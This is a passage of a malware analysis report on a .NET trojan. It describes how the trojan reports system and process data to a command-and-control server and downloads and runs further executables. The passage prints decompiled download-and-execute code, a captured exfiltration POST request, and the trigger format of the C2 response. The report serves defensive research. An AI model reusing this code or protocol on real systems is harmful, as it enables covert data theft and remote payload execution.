Below screen shot shows the XML file populated with the *user name* and the *password* which is used by the malware to communicate with the C2 server.




The malware then collects system information like the *computer name, operating system caption, IP address of the infected system, product version of the executable file* and sends it to the C2 server along with the generated *user name* and *password* using a POST request to *postdata.php*. Below screen shots show the code that collects the system information and the data that is sent to the attacker.







c) Malware Sends Process Information

Malware then enumerates the list of all the processes running on the system and sends it to the C2 server along with the *user name* and *password* using a POST request to *JobProcesses.php* as shown in the below screen shots. This allows the attackers to know which programs are running on the system or if any analysis tools are used to inspect the malware.








Malware Functionalities

Apart from sending the system information and process information to the C2 server, the malware also has the capability to perform various other tasks by taking command from the C2. This section focuses on different functionalities of the malware

a) Download & Execute Functionality 1

Malware triggers the download functionality by connecting to the C2 server and making a request to either *Jobwork1.php* or *Jobwork2.php*, if the C2 response satisfies the condition then it downloads & executes the file. After understanding the logic (logic is mentioned below) & to satisfy the condition the environment was configured to give proper response whenever the malware made a request to *Jobwork1.php* or *Jobwork2.php*. Below screen shot shows the response given to the malware.


Malware then reads the response successfully as shown in the below screen shot.



from the C2 response it extracts two things *a) URL to download an executable file* and *b) the command string that will trigger the download functionality*

From the C2 response the URL is extracted starting from offset 14 (i.e 15th character) and it determines the length of the string (URL) to extract by finding the start offset of the string *"clientpermission"* once it finds it, its offset value is subtracted with 17.

The command string to trigger the download functionality is extracted from the C2 response using the logic shown below. Below screen shot shows the logic used to extract the URL and the command strings, in the below screen shot the extracted command string is stored in the variable *ServerTask1Permission*.



Once the URL and command string is extracted, the malware compares the command string with the string *"Pending"*, only if the command string matches with string *"Pending"* the download functionality is triggered.

```
{
    JobWork.BreakJsonByCustomTask1(Client.GetJobRequest("JobWork1.php"));
    if (Variables.ServerTask1Permission == "pending")
    {
        JobWork.dw = new DownloadingDownloadJobs1(Variables.ServerTASK1URL, Variables.ServerTask1Permission);
        JobWork.Executing(Variables.ServerTask1filename);
        Client.SendServerRequest("JobDone.php");
    }
```

When all the above mentioned conditions are satisfied the malware downloads the executable from the URL extracted from the C2 response. Below screen shot shows the URL extracted from the C2 response.


Note: *In the below screen shot the URL (hxxp://c2xy.com/a.exe) is not the actual URL used by the malware for downloading the file, this is a test URL used to determine the functionality, so this URL should not used as an indicator.*

```
11      public DownloadingDownloadJobs1(string url, string status)
12      {
13          try
14          {
15              if (url != null && status == "pending")
16              {
17                  string fileName = Path.GetFileName(url);
18                  Variables.ServerTask1filename = fileName;
19                  new WebClient().DownloadFile(url, string.Concat(new string[]
20                  {
21                      Variables.filepath,
22                      "\\",
23                      Variables.value,
24                      "\\",
25                      fileName
26                  }));
27              }
28          }
29          catch (Exception)
30          {
125 %
Locals
Name        Value                                                    Type
this        {SqlManager.Global.Downloader.DownloadingDownloadJobs1}  {SqlManager.Global.Downloader.D...
url         "http://c2xy.com/a.exe"                                  string
status      "pending"                                                string
fileName    null                                                     string
```


Below screen shot shows the network traffic of malware trying to download the executable file from the extracted URL.

3	0.000124	192.168.1.60	192.168.1.22	DNS	Standard query A c2xy.com
4	0.007222	192.168.1.22	192.168.1.60	DNS	Standard query response A 192.168.1.22
5	0.033744	192.168.1.60	192.168.1.22	TCP	49182 > 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=
6	0.033822	192.168.1.22	192.168.1.60	TCP	80 > 49182 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0
7	0.033945	192.168.1.60	192.168.1.22	TCP	49182 > 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
8	0.034154	192.168.1.60	192.168.1.22	HTTP	GET /a.exe HTTP/1.1
9	0.034160	192.168.1.22	192.168.1.60	TCP	80 > 49182 [ACK] Seq=1 Ack=64 Win=14608 Len=0


The downloaded executable is saved in the *%AppData%\SQLite* directory as shown in the below screen shot.




The downloaded file is then executed by the malware as shown in the below screen shot.



Once the downloaded file is executed the malware reports that the download & execute was successful by making a POST request to *JobDone.php* as shown in the below screen shots





This functionality allows the attacker to change their hosting site (from where the malware will be downloaded), this can be achieved by changing the C2 response containing different URL.

b) Download & Execute Functionality 2

Malware also supports second type of download functionality,instead of extracting the URL from the C2 response and downloading the executable, it gets executable content from the networks stream from a hard coded IP address and then writes it to the disk and executes it.


This functionality is triggered by making a request to either *JobTcp1.php* or *JobTcp2.php*, if the C2 response satisfies the condition then it gets the executable content from a hard coded IP address. After understanding the logic & to satisfy the condition the environment was configured to give proper response when the malware made a request to *JobTcp1.php* or *JobTcp2.php*. Below screen shot shows the response given to the malware.

```
POST //northernlights//JobTCP1.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: qhavcloud.com
Content-Length: 1181
Expect: 100-continue

Process0=svchost.exe&Process1=svchost.exe&Process2=svchost.exe&Process3=svchost.exe&Process4=spoolsv.exe&Process5=msdt
c.exe&Process6=vmtoolsd.exe&Process7=taskhost.exe&Process8=svchost.exe&Process9=conhost.exe&Process10=dwm.exe&Process1
1=WmiPrvSE.exe&Process12=TPAutoConnect.exe&Process13=ProcessHacker.exe&Process14=explorer.exe&Process15=winlogon.exe&P
rocess16=vmtoolsd.exe&Process17=smss.exe&Process18=csrss.exe&Process19=svchost.exe&Process20=dllhost.exe&Process21=Sea
rchIndexer.exe&Process22=SQLite.exe&Process23=svchost.exe&Process24=TPAutoConnSvc.exe&Process25=VGAuthService.exe&Proc
ess26=wmpnetwk.exe&Process27=lsm.exe&Process28=IpOverUsbSvc.exe&Process29=svchost.exe&Process30=notepad%2b%
2b.exe&Process31=lsass.exe&Process32=vmacthlp.exe&Process33=dnSpy.exe&Process34=wininit.exe&Process35=svchost.exe&Proc
ess36=services.exe&Process37=csrss.exe&Process38=svchost.exe&Process39=taskhost.exe&Process40=System.exe&Process41=Idl
e.exe&USERNAME=Windows+User_WIN-T9UN4HIIHEC_sqlite_1570Ver%3a3.0.0.0&PASSWORD=kHFzgR70NISJfZNOhhHcVw%3d%
3d&ReportOk=DagaDaRora&ComputerName=WIN-T9UN4HIIHEC&Caption_OperatingSystem=Microsoft+Windows+7+Ultimate
+&LocalIp=192.168.1.60PC&Version=3.0.0.0HTTP/1.1 200 OK
Server: INetSim HTTP Server
Connection: Close
Content-Length: 53
Content-Type: text/html
Date: Tue, 26 Jul 2016 22:47:46 GMT

abcedfghijklmntestfileopqclientpermissionrstpendingv
```

String given to trigger the download & execute functionality

Malware then reads the c2 response and from the C2 response it extracts two things *a) filename* and *b) the command string that will trigger the download functionality*.

From the C2 response the filename is extracted starting from offset 14 (i.e 15th character) and it determines the length of the string to extract by finding the start offset of the string *"clientpermission"* once it finds it, its offset value is subtracted with 17. The command string to trigger the download functionality is extracted from the C2 response using the logic shown below. Below screen shot shows the logic used to extract the filename and the command string, in the below screen shot the extracted command string is stored in the variable *ServerTask1Permission*.



Once the filename and command string is extracted, the malware compares the command string with the string *"Pending"*, if the command string matches with string *"Pending"* then the extracted filename (in this case the extracted filename is *"testfile"*) from the C2 response is concatenated with *".exe"* as shown below.

```
            JobWork.Executing(Variables.ServerTask2filename);
            Client.SendServerRequest("JobDone1.php");
        }
        JobWork.BreakJsonByCustomTCP1(Client.GetJobRequest("JobTCP1.php"));
        if (Variables.ServerTCP1Permission == "pending")
        {
            string expr_C0 = Path.GetFileName(Variables.ServerTCP1URL);
            Variables.ServerTCP1filename = expr_C0 + ".exe";
            JobWork.dg = new DingDong1(expr_C0);
            JobWork.Executing(Variables.ServerTCP1filename);
            Client.SendServerRequest("JobDoneTCP1.php");
        }
        JobWork.BreakJsonByCustomTCP2(Client.GetJobRequest("JobTCP2.php"));
        if (Variables.ServerTCP2Permission == "pending")
        {
            string expr_118 = Path.GetFileName(Variables.ServerTCP2URL);
            Variables.ServerTCP2filename = expr_118 + ".exe";
            JobWork.dg = new DingDong1(expr_118);
            JobWork.Executing(Variables.ServerTCP2filename);
```

```
2308    public static string Concat(string str0, string str1)
2309    {
2310        if (string.IsNullOrEmpty(str0))
2311        {
2312            if (string.IsNullOrEmpty(str1))
2313            {
2314                return string.Empty;
2315            }
2316            return str1;
2317        }
2318        else
2319        {
2320            if (string.IsNullOrEmpty(str1))
2321            {
2322                return str0;
2323            }
2324            int length = str0.Length;
2325            string text = string.FastAllocateString(length + str1.Length);
2326            string.FillStringChecked(text, 0, str0);
2327            string.FillStringChecked(text, length, str1);
2328            return text;
2329        }
```


5 %


Name	Value	Type
str0	"testfile"	string
str1	".exe"	string
length	0x00000008	int
text	"testfile.exe"	string

Filename extracted from the C2 response


Filename concatenated with ".exe"

